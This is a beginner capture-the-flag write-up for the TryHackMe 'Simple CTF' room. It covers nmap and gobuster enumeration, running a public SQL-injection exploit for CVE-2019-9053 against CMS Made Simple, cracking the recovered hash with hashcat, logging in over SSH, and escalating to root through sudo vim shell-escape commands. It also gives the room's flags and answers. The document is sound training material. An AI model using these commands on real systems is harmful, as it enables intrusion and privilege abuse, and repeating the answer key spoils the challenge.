


TryHackMe CTF Write-up

Room: Simple CTF

Prepared by: Raseena. R

Date: July 10, 2025



Simple CTF page

Introduction

Simple CTF is exactly what it sounds like — a beginner-level *Capture The Flag* room on TryHackMe. It's designed to help new players get comfortable with basic hacking techniques like scanning, enumeration, exploitation, and privilege escalation.

In this write-up, I'll walk through the steps I took to complete the room, including the commands I used, what I found, and how I captured the flags.

Start the Machine

First, deploy the machine and wait a minute for it to be ready. You'll get an IP like this:

A screenshot of a dialog box titled 'Target Machine Information'. It contains a table with three rows: 'Title' (EasyCTF), 'Target IP Address' (10.10.221.149), and 'Expires' (33min 1s). To the right of the table are three buttons: a question mark icon, 'Add 1 hour', and a red 'Terminate' button.

Let's start with a basic Nmap scan to identify open ports and services.

```
raseena@kali2025:~]$ nmap -A 10.10.221.149
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-09 12:36 IST
Nmap scan report for 10.10.221.149
Host is up (0.030s latency)
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
|_tcp-anon: anonymous FTP login allowed (FTP code 230)
| Can't get directory listing: ERROR
|_ftp-syst:
|_STAT:
FTP server status:
Connected to ::ffff:10.23.140.184
Logged in as ftp
TYPE: ASCII
No session bandwidth limit
Session timeout in seconds is 300
Control connection is plain text
Data connections will be plain text
At session startup, client count was 1
vsFTPD 3.0.3 - secure, fast, stable
End of status
80/tcp    open  http   Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-robots.txt: 2 disallowed entries
|_/ http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp  open  ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
| 2048 29:42:60:14:9e:c4:d9:17:98:8c:27:72:3a:c4:d9:23 (RSA)
| 256 123:1b:61:ff:4d:1e:5f:fa:f1:48:4d:16:10:2a:f6 (ED25519)
Warning: OS/Service results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge|VoIP adapter|general purpose
Running (JUST GUESSING): Oracle Virtualbox (98%), Slirp (98%), AT&T embedded (95%), QEMU (94%)
OS CPE: cpe:/oracle:virtualbox cpe:/a:danny_gasparov:kisslrp cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox Slirp NAT bridge (98%), AT&T BGW210 voice gateway (95%), QEMU user mode network gateway (94%)
No exact OS matches for host (test conditions non-ideal).

No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1  1.56 ms  10.10.221.149#vulnerability is the application vulnerable?

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/. 
Nmap done: 1 IP address (1 host up) scanned in 47.98 seconds
```

From our results, we can see ports 21 (FTP), 80 (HTTP), and 2222 (SSH) are open.


? How many services are running under port 1000?

✓ 2

? What is running on the higher port?

✓ ssh

- Knowing there is a website being hosted let's check it out for any additional information.
- First, let's just browse to the IP and see what we get.



We find it is the default Apache2 page, not much more to go off of here.

- Next, we can use "gobuster" to scan the website for any additional pages.

```
(raseena㉿kali2025)-[~/Documents/thm/simpleCTF]
$ gobuster dir -u http:// 10.10.221.149 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http:// 10.10.221.149
[+] Method:       GET
[+] Threads:      100
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s

2025-07-09 15:52:17 Starting gobuster in directory enumeration mode
/simple          (Status: 301) [Size: 311] [→ http:// 10.10.221.149 /simple/]
/server-status    (Status: 403) [Size: 299]

2025-07-09 15:58:29 Finished
```

'gobuster' results

Using the medium wordlist we supplied, gobuster was able to find there is a webpage at "/simple". Let's try browsing it now and see what we find.

The screenshot shows a Firefox browser window with multiple tabs open. The active tab is the CMS Made Simple homepage at 10.10.221.149/simple/. The page has a clean, modern design with a header featuring the CMS Made Simple logo and navigation links for Home, How CMSMS Works, Default Templates Explained, and Default Extensions. A large central banner highlights 'Power for professionals' and 'Simplicity for end Users'. On the left, there's a news module with one item: 'NEWS MODULE INSTALLED' by 'mitch' from 'Customized Content'. The right side of the page includes a sidebar with sections for 'HOME', 'LICENSE', and 'DEFAULT EXTENSIONS'. At the bottom, there's a footer with social media links and a note that the site is powered by CMS Made Simple version 2.2.8.

- Here we can see this is a default page for something called "CMS Made Simple" and if we look in the bottom corner we can see it is version 2.2.8.
- Let's see if there is anything online about this particular version by simply going to Google and searching "CMS Made Simple 2.2.8 exploit".
- In our results, we see a page on Exploit-DB that matches our search and refers to a SQL injection attack utilizing CVE-2019-9053.

The screenshot shows a web browser window with multiple tabs open. The active tab is titled "CMS Made Simple < 2.2.10 - SQL Injection". The page content includes:

- EDB-ID:** 46635
- CVE:** 2019-9053
- Author:** DANIELE SCANU
- Type:** WEBAPPS
- Platform:** PHP
- Date:** 2019-04-02

Below the details, there are sections for "Exploit" and "Vulnerable App". The exploit section contains a Python script:

```
#!/usr/bin/env python
# Exploit Title: Unauthenticated SQL Injection on CMS Made Simple <= 2.2.9
# Date: 30-03-2019
# Exploit Author: Daniele Scanu @ Certimeter Group
# Vendor Homepage: https://www.cmssmadesimple.org/
# Software Link: https://www.cmssmadesimple.org/downloads/cmssms/
# Version: <= 2.2.9
# Tested on: Ubuntu 18.04 LTS
# CVE : CVE-2019-9053

import requests
from termcolor import colored
```

? What's the CVE you're using against the application?

CVE-2019-9053

? To what kind of vulnerability is the application vulnerable?

SQLi

Exploitation

To exploit this vulnerability, all we ideally need to do is download the script right from ExploitDB and run it.

Let's try running this script in python as-is:

```
python3 46635.py -u http://10.10.221.149/simple -c -w /usr/share/wordlists/rockyou.txt
```

```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
root@ip-10-10-237-70:~#
```

- I used **Hashcat**, a powerful password recovery tool, to crack a salted MD5 hash.

```
root@ip-10-10-237-76:~# hashcat -o -a 0 -m 20 0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2 /usr/share/wordlists/rockyou.txt
```

```
0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2;secret

Session.....: hashcat
Status.....: Cracked
Hash.Name....: md5($salt.$pass)
Hash.Target...: 0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2
Time.Started...: Mon Mar  1 05:01:06 2021 (0 secs)
Time.Estimated.: Mon Mar  1 05:01:06 2021 (0 secs)
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 920.3 kH/s (1.25ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 2048/14344384 (0.01%)
Rejected.....: 0/2048 (0.00%)
Restore.Point...: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: 123456 -> lovers1

Started: Mon Mar  1 05:00:48 2021
Stopped: Mon Mar  1 05:01:07 2021
root@ip-10-10-237-76:~#
```

? What's the password?

secret

? Where can you login with the details obtained?

ssh

- Using the username and password we discovered we can now try to SSH on port 2222 into the target machine.

```
rasena@kali2025:~$ ssh mitch@10.10.221.149 -p 2222
ssh: connect to host "10.10.221.149" port 2222: Connection refused

rasena@kali2025:~$ ssh mitch@10.10.221.149 -p 2222
The authenticity of host '[10.10.221.149]:2222' can't be established.
ED25519 key fingerprint is SHA256:ig4f0XcnA5nnNAufEqOpvTB08d0JPcHGgmeABEdQ5g.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added "[10.10.221.149]:2222" (ED25519) to the list of known hosts.
mitch@10.10.221.149's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support:   https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
```

```
$ id  
uid=1001(mitch) gid=1001(mitch) groups=1001(mitch)  
$
```

Now if we ls we see the "user.txt" file and read it for our first flag!

```
Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190  
$ whoami  
mitch  
$ ls  
user.txt  
$ bash  
mitch@Machine:~$ cat user.txt  
GOOD job, keep up!  
mitch@Machine:~$ ls
```

user.txt flag 1 

? What's the user flag?

GOOD job, keep up!

- Next let's check if any other users have home directories.


```
mitch@Machine:~$ ls /home  
mitch sunbath  
mitch@Machine:~$
```

? Is there any other user in the home directory? What's its name?

sunbath

Privileged Escalation

- On to privileged escalation! First I like to start off by running "sudo -l" to see what my current user can run.



```
mitch@Machine:~$ sudo -l  
User mitch may run the following commands on Machine:  
    (root) NOPASSWD: /usr/bin/vim ([|]43672)|  
mitch@Machine:~$
```

- We can see the user "mitch" can run /usr/bin/vim without a password. With that information, let's check out [GTFOBins](#) and see if we can use that for privesc.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) `sudo vim -c ':!/bin/sh'`

(b) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
sudo vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(c) This requires that `vim` is compiled with Lua support.

```
sudo vim -c ':lua os.execute("reset; exec sh")'
```

- Looks like if we run this command here we can escalate our privileges!

❓ What can you leverage to spawn a privileged shell?

✓ vim

```
$ sudo vim -c ':!/bin/sh'
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

That worked perfectly! Now the only step left is to capture the root flag and complete the room.


```
mitch@Machine:~$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
mitch@Machine:~$ sudo vim

root@Machine:~# whoami
root
root@Machine:~# cd /root
root@Machine:/root# ls
root.txt
root@Machine:/root# root.txt
root.txt: command not found
root@Machine:/root# cat root.txt
W3ll d0n3. You made it!
root@Machine:/root#
```

❓ What's the root flag?
✓ W3ll d0n3. You made it!

Congrats! 🎉

Overall, this room was straightforward but really helpful — it guided us through using tools like Gobuster and Nmap, exploring different vulnerabilities until we found a working one, checking out GTFOBins, and finally escalating privileges to root to grab the final flag.



🥇 Badge Unlocked!

After completing all the tasks and capturing the required flags, I earned the **Simple CTF badge** on TryHackMe!
This marks a successful start to my journey into practical **Capture The Flag (CTF)** challenges and hands-on cybersecurity learning.